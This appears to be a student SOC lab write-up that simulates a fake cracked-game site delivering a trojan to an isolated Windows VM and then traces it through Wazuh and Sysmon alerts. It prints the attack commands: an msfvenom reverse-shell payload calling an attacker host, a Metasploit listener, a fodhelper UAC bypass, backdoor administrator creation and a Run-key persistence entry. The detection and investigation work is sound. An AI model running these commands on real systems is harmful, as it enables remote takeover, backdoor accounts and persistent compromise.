GHA6 Trojan Attack — SOC Lab Project Documentation

Detection and investigation of a simulated pirated-game trojan intrusion using Wazuh SIEM and Sysmon

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1. Introduction

Most real-world attacks do not start with a loud alarm. They start with a user doing something ordinary, like downloading a free game, and the malicious activity only becomes visible later through the logs it leaves behind. A Security Operations Center (SOC) depends on collecting those logs into a SIEM, detecting the suspicious activity, and investigating it back to its source.

The objective of this project was to build a realistic end-to-end intrusion in a controlled lab and then detect and investigate it as a SOC analyst would. A fake pirated-game download site was used to deliver a trojan to a Windows endpoint. The trojan gave remote access to an attacker machine, which then escalated privileges, created a backdoor administrator account, and established persistence.

Every stage was monitored using Wazuh SIEM with Sysmon telemetry. The project covers the full lifecycle: attack simulation, detection, investigation, automated response, and reporting. This goes beyond a basic "install a SIEM" project and demonstrates the day-to-day work of a SOC analyst.

2. Objectives of the Project

- To simulate a realistic multi-stage attack, from initial access to persistence
- To deliver a trojan through a fake software download website
- To collect endpoint telemetry using Sysmon and Windows Security logs
- To forward and analyze that telemetry in Wazuh SIEM
- To detect each stage of the attack through SIEM alerts
- To investigate the incident by pivoting through the SIEM, from the alert to the root cause
- To map the activity to the MITRE ATT&CK framework
- To build an automated response that disables the backdoor account
- To document the findings in a structured incident report

3. Lab Environment and Tools Used

3.1 Hardware and Platform

- Host Operating System: macOS (Apple Silicon, ARM64)
- Virtualization: UTM

3.2 Machines

Machine	Role	OS	IP

Wazuh Server	SIEM (manager, indexer, dashboard)	Ubuntu Server 24.04 ARM64	192.168.64.6
Windows Endpoint	Victim	Windows 11 Pro ARM64 (DESKTOP-4VD18QN)	192.168.64.4
Kali Linux	Attacker	Kali ARM64	192.168.64.7

3.3 Software and Tools

- Wazuh 4.14.3 (all-in-one: Manager, Indexer, Dashboard)
- Sysmon 15.21 (endpoint telemetry, SwiftOnSecurity configuration)
- Wazuh Agent 4.14.3 (on Windows)
- Metasploit / msfvenom (payload generation and C2 listener)
- Apache2 (hosting the fake download site)
- Windows Defender (endpoint antivirus)

4. Lab Architecture

The attacker machine (Kali) hosts the fake download site, the trojan payload, and the command-and-control listener. The Windows endpoint downloads and runs the trojan, which connects back to Kali. Sysmon and the Windows Security log capture the activity, the Wazuh agent forwards it to the Wazuh server, and the SIEM generates alerts. All three machines run on the same isolated UTM network (192.168.64.0/24). No production systems or real data were involved at any point.

```
Kali (Attacker 192.168.64.7)  --deliver-->  Windows (Victim 192.168.64.4)  --logs-->  Wazuh SIEM (192.168.64.6)
```

5. Attacker Infrastructure Setup

Before the attack, three things were set up on the Kali attacker machine: the payload, the delivery site, and the listener.

5.1 Payload Creation

The trojan was generated using msfvenom. It is a Windows reverse-shell executable disguised as a game installer named GHA6-Setup.exe. When run, it connects back to the attacker on port 4444.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.64.7 LPORT=4444 -f exe -o GHA6-Setup.exe
```




Figure: Building the trojan installer GHA6-Setup.exe with msfvenom (MITRE T1587)

5.2 Fake Download Site

A fake pirated-game website ("GameVaultX") was built and hosted on Apache. It advertises a free cracked copy of a fictional game, "GHA6 - Grand Horizon Adventure 6", with a download button pointing at the trojan. The site includes realistic social-engineering elements, such as fake user reviews and a comment telling users to "disable antivirus before install". A visible banner marks it as a fictional lab site.




Figure: The fake GameVaultX site serving the trojan as a free game download

5.3 C2 Listener

A Metasploit listener (multi/handler) was started on Kali to catch the reverse shell when the victim runs the payload.

```
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.64.7; set LPORT 4444; exploit -j"
```




Figure: Metasploit reverse TCP handler listening on 192.168.64.7:4444

6. Attack Simulation - Delivery and Execution

6.1 Delivery

From the Windows endpoint, the victim opened Chrome, browsed to the fake site at http://192.168.64.7, and downloaded GHA6-Setup.exe to the Downloads folder. This step used real browser activity, so it also generated the Chrome DNS and network telemetry that Sysmon records.

Note: this models an "assumed user mistake" scenario. A Windows Defender folder exclusion was applied to the Downloads folder in the lab so the payload would survive, simulating a user who disabled antivirus (as the fake site's reviews suggested). In a real environment Defender would have blocked the download, and this was recorded as a finding.

6.2 Execution

The victim ran GHA6-Setup.exe. Nothing visible happened on screen, which is itself a warning sign a real user might notice. In the background, the payload connected back to the attacker, and a Meterpreter session opened on Kali, giving the attacker remote control of the Windows machine as the user soc-admin. Initial access was achieved at 14:17 local time.




Figure: Meterpreter session opened; getuid confirms access as DESKTOP-4VD18QN\soc-admin




Figure: Attacker confirms the compromised host details (sysinfo, getpid)

7. Privilege Escalation (UAC Bypass)

The first shell ran as a normal (non-elevated) process, because the user double-clicked the file instead of running it as administrator. Attempting to create a user failed with "Access is denied", confirming the shell was at Medium integrity. This is realistic: an attacker who lands on a machine usually has to escalate before they can do real damage.

A UAC bypass was performed using fodhelper.exe, a trusted Windows program that auto-elevates. The attacker abused it through cmd.exe to run the payload again with higher privileges. After this, the payload was re-run as administrator and a new shell opened at High integrity. This maps to MITRE T1548.002 (Bypass User Account Control). Even the initial failed bypass attempt generated several high-severity alerts.




Figure: Interactive Windows shell obtained through the Meterpreter session (whoami)

t	_index	wazuh-alerts-4.x-2026.10.22
t	agent.id	001
t	agent.ip	192.168.64.4
t	agent.name	DESKTOP-4VD18QN
t	data.win.eventdata.commandLine	\"C:\\WINDOWS\\System32\\fodhelper.exe\"
t	data.win.eventdata.company	Microsoft Corporation
t	data.win.eventdata.currentDirectory	C:\\WINDOWS\\system32\\
t	data.win.eventdata.description	Features On Demand Helper
t	data.win.eventdata.fileVersion	10.0.26100.1 (WinBuild.160101.0800)
t	data.win.eventdata.hashes	MD5=C87CEA35C8BCA2B606725F6DD358A17E,SHA256=CA0C680D9C779D7FFB719788D1377696C2A0F2FCBCB8355F01B53A7,IMPHASH=79262AE279901E3AF7EAB8B65719FC69
t	data.win.eventdata.image	C:\\Windows\\System32\\fodhelper.exe
t	data.win.eventdata.integrityLevel	High
t	data.win.eventdata.logonGuid	{6df2c386-c675-6ad9-92d4-090000000000}
t	data.win.eventdata.logonId	0x9d492
t	data.win.eventdata.originalFileName	FodHelper.EXE
t	data.win.eventdata.parentCommandLine	C:\\WINDOWS\\system32\\cmd.exe /c C:\\WINDOWS\\System32\\fodhelper.exe
t	data.win.eventdata.parentImage	C:\\Windows\\System32\\cmd.exe

Figure: fodhelper.exe running at High integrity - successful UAC bypass / elevation

8. Persistence and Backdoor Account

With admin rights, the attacker entrenched on the machine through the shell. Three actions were performed:

1. Created a backdoor account named svc_helpdesk (disguised to look like an IT service account).
2. Added that account to the local Administrators group.
3. Added a registry Run key (GHA6Updater) pointing at the payload, so it relaunches on every logon.

```
net user svc_helpdesk "P@ssw0rd!2026" /add
net localgroup "Administrators" svc_helpdesk /add
```

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v GHA6Updater /t REG_SZ /d
"C:\Users\soc-admin\Downloads\GHA6-Setup.exe" /f
```

```
meterpreter > shell
Process 10108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26200.9711]
(c) Microsoft Corporation. All rights reserved.

C:\Users\soc-admin\Downloads>net user svc_helpdesk "P@ssw0rd!2026" /add
net user svc_helpdesk "P@ssw0rd!2026" /add
The command completed successfully.


C:\Users\soc-admin\Downloads>net localgroup "Administrators" svc_helpdesk /add
net localgroup "Administrators" svc_helpdesk /add
The command completed successfully.


C:\Users\soc-admin\Downloads>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v GHA6Updater /t REG
_SZ /d "C:\Users\soc-admin\Downloads\GHA6-Setup.exe" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v GHA6Updater /t REG_SZ /d "C:\Users\soc-admin\Do
wnloads\GHA6-Setup.exe" /f
The operation completed successfully.
```

Figure: Backdoor account creation, privilege grant, and registry persistence run through the shell

These actions map to MITRE T1136.001 (Create Account: Local Account), T1484 / T1098 (privileged group modification), and T1547.001 (Registry Run Key persistence). After this, the attacker had two independent ways back into the machine: the backdoor admin account and the auto-starting payload.

9. Detection in Wazuh SIEM

Every stage of the attack generated at least one Wazuh alert. Filtering the dashboard to high-severity alerts showed the whole attack in one view, with a clear burst of activity during the attack window.

30 hits

Oct 22, 2026 @ 04:19:01.510 - Oct 22, 2026 @ 14:41:13.769

Export Formatted | Reset view | 895 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Oct 22, 2026 @ 14:36:43.8...	DESKTOP-4VD18QN	Value added to registry key has Base64-like pattern	10	92041
Oct 22, 2026 @ 14:35:53.5...	DESKTOP-4VD18QN	Administrators Group Changed	12	60154
Oct 22, 2026 @ 14:28:52.0...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:51.0...	DESKTOP-4VD18QN	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
Oct 22, 2026 @ 14:28:51.0...	DESKTOP-4VD18QN	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
Oct 22, 2026 @ 14:28:50.2...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:50.2...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:50.2...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:50.2...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:49.9...	DESKTOP-4VD18QN	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
Oct 22, 2026 @ 14:28:48.7...	DESKTOP-4VD18QN	Command interpreter added to registry key associated to UAC bypass by auto-elevated processes	12	92305
Oct 22, 2026 @ 14:12:28.8...	DESKTOP-4VD18QN	Sysmon - Suspicious Process - dllhost.exe	12	61638
Oct 22, 2026 @ 14:10:04.0...	DESKTOP-4VD18QN	Executable file dropped in folder commonly used by malware	15	92213
Oct 22, 2026 @ 14:09:55.4...	DESKTOP-4VD18QN	Sysmon - Suspicious Process - dllhost.exe	12	61638
Oct 22, 2026 @ 14:09:55.4...	DESKTOP-4VD18QN	Sysmon - Suspicious Process - dllhost.exe	12	61638

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Figure: High-severity alerts for the attack, with the activity-burst timeline

The table below lists what fired for each stage.

Attack stage	Wazuh rule	Level	MITRE
Trojan dropped to disk	92213	15	T1105
Payload executed	100103	5	T1204
C2 connection to 192.168.64.7:4444	100104	3	T1071
UAC bypass (fodhelper)	92055, 92305	12	T1548.002
Defender detection	62123	12	-
Backdoor account created	60109	8	T1136.001
Added to Administrators	60154	12	T1484
Run-key persistence	100108, 92041	8, 10	T1547.001

Two results are worth highlighting. First, the trojan drop triggered rule 92213 at level 15, the highest severity possible. Second, the UAC bypass that failed on the first try still generated several high-severity alerts, which shows that even unsuccessful attacker actions leave a detectable trail.

t	data.win.system.opcode	0
t	data.win.system.processID	3828
t	data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
t	data.win.system.providerName	Microsoft-Windows-Sysmon
t	data.win.system.severityValue	INFORMATION
t	data.win.system.systemTime	2026-10-22T08:40:02.9067112Z
t	data.win.system.task	11
t	data.win.system.threadID	5380
t	data.win.system.version	2
t	decoder.name	windows_eventchannel
t	id	1792658404.3859137
t	input.type	log
t	location	EventChannel
t	manager.name	soc-waz
t	rule.description	Executable file dropped in folder commonly used by malware
#	rule.firedtimes	1
t	rule.groups	sysmon, sysmon_eid11_detections, windows
t	rule.id	92213
#	rule.level	15
◕	rule.mail	true
t	rule.mitre.id	T1105
t	rule.mitre.tactic	Command and Control
t	rule.mitre.technique	Ingress Tool Transfer


Figure: Rule 92213 (level 15): executable dropped in a folder commonly used by malware - MITRE T1105

10. Investigation Walkthrough

This section follows the investigation the way a SOC analyst would actually do it: starting from the alert, with no prior knowledge of what happened, and pivoting through the SIEM to trace the attack back to its root cause.

Step 1 - Start from the critical alert

I filtered the dashboard to critical alerts. The one that stood out was "Administrators Group Changed" (rule 60154, level 12). A new member had been added to the local Administrators group, which is always worth investigating.



timestamp	agent.name	rule.description	rule.level	rule.id
Oct 22, 2026 @ 15:06:05.3...	DESKTOP-4VD18QN	Administrators Group Changed	12	60154
Oct 22, 2026 @ 15:05:48.5...	DESKTOP-4VD18QN	Administrators Group Changed	12	60154
Oct 22, 2026 @ 14:46:50.2...	DESKTOP-4VD18QN	Application Compatibility Database launched	12	92058
Oct 22, 2026 @ 14:35:53.5...	DESKTOP-4VD18QN	Administrators Group Changed	12	60154
Oct 22, 2026 @ 14:28:52.0...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
Oct 22, 2026 @ 14:28:51.0...	DESKTOP-4VD18QN	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
Oct 22, 2026 @ 14:28:51.0...	DESKTOP-4VD18QN	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
Oct 22, 2026 @ 14:28:50.2...	DESKTOP-4VD18QN	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123

Figure: Critical alerts (rule.level >= 12) - the starting point of the investigation

Step 2 - Identify what happened

Opening the alert, I saw that an account with SID ending -1006 was added to the Administrators group (SID S-1-5-32-544) by the user soc-admin. At this point the account only showed as a SID, not a name.

t	data.win.system.version	0
t	decoder.name	windows_eventchannel
t	id	1792659953.4808785
t	input.type	log
t	location	EventChannel
t	manager.name	soc-waz
t	rule.description	Administrators Group Changed
#	rule.firedtimes	1
t	rule.gdpr	IV_35.7.d, IV_32.2
t	rule.gpg13	7.10
t	rule.groups	windows, windows_security, group_changed, win_group_changed
t	rule.hipaa	164.312.a.2.I, 164.312.a.2.II, 164.312.b
t	rule.id	60154
#	rule.level	12
◔	rule.mail	true
t	rule.mitre.id	T1484
t	rule.mitre.tactic	Defense Evasion, Privilege Escalation
t	rule.mitre.technique	Domain Policy Modification
t	rule.nist_800_53	AC.2, IA.4, AU.14, AC.7
t	rule.pci_dss	8.1.2, 10.2.5
t	rule.tsc	CC6.8, CC7.2, CC7.3
🗓	timestamp	Oct 22, 2026 @ 14:35:53.523

Figure: Rule 60154 detail - member SID -1006 added to Administrators by soc-admin (MITRE T1484)

Step 3 - Trace the account to its origin

I searched for account-creation events (rule 60109). An account named svc_helpdesk, with the same SID -1006, had been created seconds before it was added to Administrators. An unknown account created and immediately given admin rights is a classic backdoor pattern.

Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.22
t agent.id	001
t agent.ip	192.168.64.4
t agent.name	DESKTOP-4VD18QN
t data.win.eventdata.subjectDomainName	DESKTOP-4VD18QN
t data.win.eventdata.subjectLogonId	0x9d492
t data.win.eventdata.subjectUserName	soc-admin
t data.win.eventdata.subjectUserSid	S-1-5-21-615436082-1302841272-2995862667-1001
t data.win.eventdata.targetDomainName	DESKTOP-4VD18QN
t data.win.eventdata.targetSid	S-1-5-21-615436082-1302841272-2995862667-1006
t data.win.eventdata.targetUserName	svc_helpdesk
t data.win.system.channel	Security
t data.win.system.computer	DESKTOP-4VD18QN
t data.win.system.eventID	4722
t data.win.system.eventRecordID	184432
t data.win.system.keywords	0x8020000000000000
t data.win.system.level	0
t data.win.system.message	"A user account was enabled

Figure: Account-creation event (4722) - the backdoor account svc_helpdesk, SID -1006

Step 4 - Find how they got the rights

Searching further back, I found the UAC bypass alerts. The detail showed fodhelper.exe launched by cmd.exe, running at High integrity. This was how the attacker escalated from a normal user to administrator.

t	data.win.system.processID	3828
t	data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
t	data.win.system.providerName	Microsoft-Windows-Sysmon
t	data.win.system.severityValue	INFORMATION
t	data.win.system.systemTime	2026-10-22T08:58:49.4497438Z
t	data.win.system.task	1
t	data.win.system.threadID	5380
t	data.win.system.version	5
t	decoder.name	windows_eventchannel
t	id	1792659529.4610279
t	input.type	log
t	location	EventChannel
t	manager.name	soc-waz
t	rule.description	Known auto-elevated utility FodHelper.EXE may have be o bypass UAC
#	rule.firedtimes	1
t	rule.groups	sysmon, sysmon_eid1_detections, windows
t	rule.id	92055
#	rule.level	12
◔	rule.mail	true
t	rule.mitre.id	T1548.002
t	rule.mitre.tactic	Privilege Escalation, Defense Evasion
t	rule.mitre.technique	Bypass User Account Control

Figure: Rule 92055 - fodhelper.exe UAC bypass, MITRE T1548.002

Step 5 - Find the malicious process and C2

I pivoted on the payload filename, GHA6-Setup.exe. This showed the full lifecycle of the process in one view, including the network connection out to 192.168.64.7 on port 4444 - the command-and-control channel.




Figure: Pivot on GHA6-Setup.exe - process, network, and registry events in one view

